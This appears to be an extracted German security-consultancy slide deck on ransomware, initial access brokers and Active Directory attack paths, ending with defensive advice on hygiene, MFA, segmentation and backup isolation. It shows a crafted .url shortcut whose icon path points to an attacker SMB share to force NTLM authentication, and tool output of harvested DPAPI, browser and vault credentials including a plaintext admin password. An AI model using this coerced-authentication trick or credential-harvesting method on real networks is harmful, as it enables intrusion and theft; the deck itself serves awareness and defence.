
Government - Kuwait - Full Network Access(Domain Admin+NTDS+Full internall netwrok info) Price: 3000\$

Quelle: Blueliv







Initial Access Broker


- „Makler für den Erstzugang“



Quelle: IBM X-Force




Quelle: IBM X-Force




Wir sind drinnen, was nun?

- LLMNR "Link-Local Multicast Name Resolution", NetBIOS Name Service → DNS Fallback
- SMB Signing standardmäßig nur auf DCs aktiv
- „Erzwungene“ Authentisierung
- Ziel: NTLM Relaying

```
(root@win4734m) - [~/home/kali/exploits]
# cat desktop.url
[InternetShortcut]
URL=http://google.com
WorkingDirectory=%username%
IconFile=\\192.168.0.173\ateam\%USERNAME%.icon
IconIndex=1
```



- **Password Management Probleme:**
 - Klartext Passwörter in Shares und Skripte
 - Standardkennwörter
 - Password Spraying + Wörterbuch => Erfolg?
 - Shared Admin Accounts (z.B Local Admin)



- Fehlende Netzwerksegmentierung
- „[un]sicheres“ Administrationskonzept
 - Hygiene, Abschottung, Least Privilege
 - Active Directory Konfigurationsprobleme
 - Extensiver Einsatz von DA
- Meist aufwendig aber effektiv:
 - Schwachstellen in (Web)Applikationen
 - Kompromittieren von Datenbanken
 - LDAP integrierte Geräte (Drucker!, IoT, ...)



Es ging ja (auch) um die Backups?

- Backup Server best practice: Nicht in die Domäne integrieren
- & Logindaten isoliert (z.B Passwort Safe)
- Segmentiert von (Client) Netzen
- Administriert von dezidierten Admin Workstation(s)



DPAPI

- DPAPI steht für Data Protection Application Programming Interface und wird von vielen Windows Anwendungen verwendet, um „Geheimnisse“ zu schützen.
- **Dazu zählt unter anderem: Zugangsdaten von verschiedenen Webbrowsern**

The screenshot shows the Windows Credential Manager control panel window. The title bar reads "Credential Manager". The breadcrumb navigation shows "Control Panel > All Control Panel Items > Credential Manager". The main content area is titled "Manage your credentials" and includes a description: "View and delete your saved logon information for websites, connected applications and networks." There are two main sections: "Web Credentials" and "Windows Credentials". Under "Web Credentials", there are links for "Back up Credentials" and "Restore Credentials". Under "Windows Credentials", there is a link for "Add a Windows credential" and the text "No Windows credentials." Below this, there is a section for "Certificate-Based Credentials" with a link for "Add a certificate-based credential" and the text "No certificates." The "Generic Credentials" section contains a list of credentials, each with a "Modified: Today" status and a dropdown arrow. The list includes several "MicrosoftOffice16_Data:ADAL:3492e2d3-a3d8-4c65-a..." entries and one "OneDrive Cached Credential Business - Business1" entry. At the bottom left, there is a "See also" section with a link to "User Accounts".

Generic Credentials	Add a generic credential
MicrosoftOffice16_Data:ADAL:3492e2d3-a3d8-4c65-a...	Modified: Today
MicrosoftOffice16_Data:ADAL:3492e2d3-a3d8-4c65-a...	Modified: Today
MicrosoftOffice16_Data:ADAL:3492e2d3-a3d8-4c65-a...	Modified: Today
MicrosoftOffice16_Data:ADAL:3492e2d3-a3d8-4c65-a...	Modified: Today
MicrosoftOffice16_Data:ADAL:3492e2d3-a3d8-4c65-a...	Modified: Today
MicrosoftOffice16_Data:ADAL:3492e2d3-a3d8-4c65-a...	Modified: Today
OneDrive Cached Credential Business - Business1	Modified: Today
virtualapp/didlogical	Modified: 4/3/2017
MicrosoftOffice16_Data:ADAL	Modified: Today
MicrosoftOffice16_Data:ADAL	Modified: Today



Condu
backgro
research

aintain
rsistent
esence.

```
INFO [192.168.0.244] [+]
[CREENTIAL]
LastWritten : 2019-02-01 07:36:37
Flags       : 48 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x3 (CRED_PERSIST_ENTERPRISE)
Type       : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
• Target    : Domain:target=srv-backup
Description : SspiPfc
Unknown    :
• Username  : SRVBACKUP\administrator
Unknown3   : Vmware!123

INFO [192.168.0.244] [+] Gathering Wifi Keys
INFO [192.168.0.244] [+] Gathering Vaults
INFO [192.168.0.244] [+] [IE/EDGE Password] for https://support
r ]
INFO [192.168.0.244] [+] [IE/EDGE Password] for https://login.v
INFO [192.168.0.244] [+] [IE/EDGE Password] for http://127.0.0.
INFO [192.168.0.244] [+] [IE/EDGE Password] for https://login.v
INFO [192.168.0.244] [+] Gathering Chrome Secrets
INFO [192.168.0.244] [+] Gathering Mozilla Secrets
INFO [192.168.0.244] [+] Gathering mRemoteNG Secrets
INFO [192.168.0.244] [+] Gathering VNC Passwords
```



Was haben wir daraus gelernt?

- Ziel Prävention => draußen halten und/oder Zeit gewinnen
- Es gibt kein Schlangenöl um „sicher“ zu sein

"There are only two types of companies: Those that have been hacked and those that will be hacked."

– Robert S. Mueller, III, former Director of the FBI



Details zum Sicherheitsvorfall



Ausfall

Einbruch

Betr. (Organisation) CHU Saint-Pierre


Datum (Veröffent.) 13.03.2023

Land Belgien 

Vorfall
Am 11. März 2023 kam es zu einem Cyberangriff auf das Saint-Pierre Universitätskrankenhaus in Brüssel. Der Angriff wurde entdeckt, nachdem IT-Experten eine Verlangsamung interner Server feststellten.

Aufgrund der Attacke wurden interne Server und die Notaufnahme für mehrere Stunden heruntergefahren und eintreffende Patienten wurden an andere Krankenhäuser umgeleitet.

Quellen
11.03.2023: [Brussels Times](#)
12.03.2023: [noticemercia](#)
12.03.2023: [BRF](#)



Stephane Odent · 3rd+

+ Follow

CIO at CHU Saint-Pierre

23h · 

Opportunity knocks.... Bravo Sophos! In any case, their antivirus did not protect us and seriously weighed us down...

That said, we must indeed take cybersecurity very seriously and protect ourselves against a growing and increasingly aggressive and effective threat.

[See translation](#)



Karim Boudekhan ● 3rd+

+ Follow

Enterprise Account Manager

BELUX SOPHOS

5d · 

Do not wait before it's too late!
Another hospital that is the target of cyberattacks.

The CHU Saint-Pierre in Brussels has closed its emergency service due to a cyberattack



With our solutions and services from Sophos, this attack would have been neutralized by our dedicated team of experts.



Was haben wir daraus gelernt?

- Ziel Prävention => draußen halten und/oder Zeit gewinnen
- Es gibt kein Schlangenöl um „sicher“ zu sein
- Cyber-Hygiene:
 - Patch Management
 - Passwort Management + MFA
- Zusätzlich:
Netzwerksegmentierung + sicheres Adminkonzept

"There are only two types of companies: Those that have been hacked and those that will be hacked."

– Robert S. Mueller, III, former Director of the FBI



National Cyber Security Centre

- *"Most ransomware incidents are not due to sophisticated attack techniques, but are usually the result of poor cyber hygiene."*
- *"Poor cyber hygiene can include unpatched devices, poor password protection, or lack of multi-factor authentication (MFA)."*

Quelle: ncsc.gov.uk/whitepaper/ransomware-extortion-and-the-cyber-crime-ecosystem , 11.9.2023



Was haben wir daraus gelernt?

- Sean Metcalf: *„AD Security = Limitierung und Isolierung von Admin[rechten]“*

... und


“There are only two types of companies: Those that have been hacked and those that will be hacked.”

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State-of-the-Art Cyber-Security 2023ff


- Cyber-Security ist ein Lifecycle
- Multi Vendor Strategie
- Monitoring & schnelle Reaktion ist und wird kriegsentscheidend
- Jede Security-Lösung braucht aktives Monitoring (Threat Hunting)





Von 100 Unternehmen – wie viele kannst du hacken?

Vielen Dank!



a-team rocks
CONSULTING & MANAGED DEFENSE

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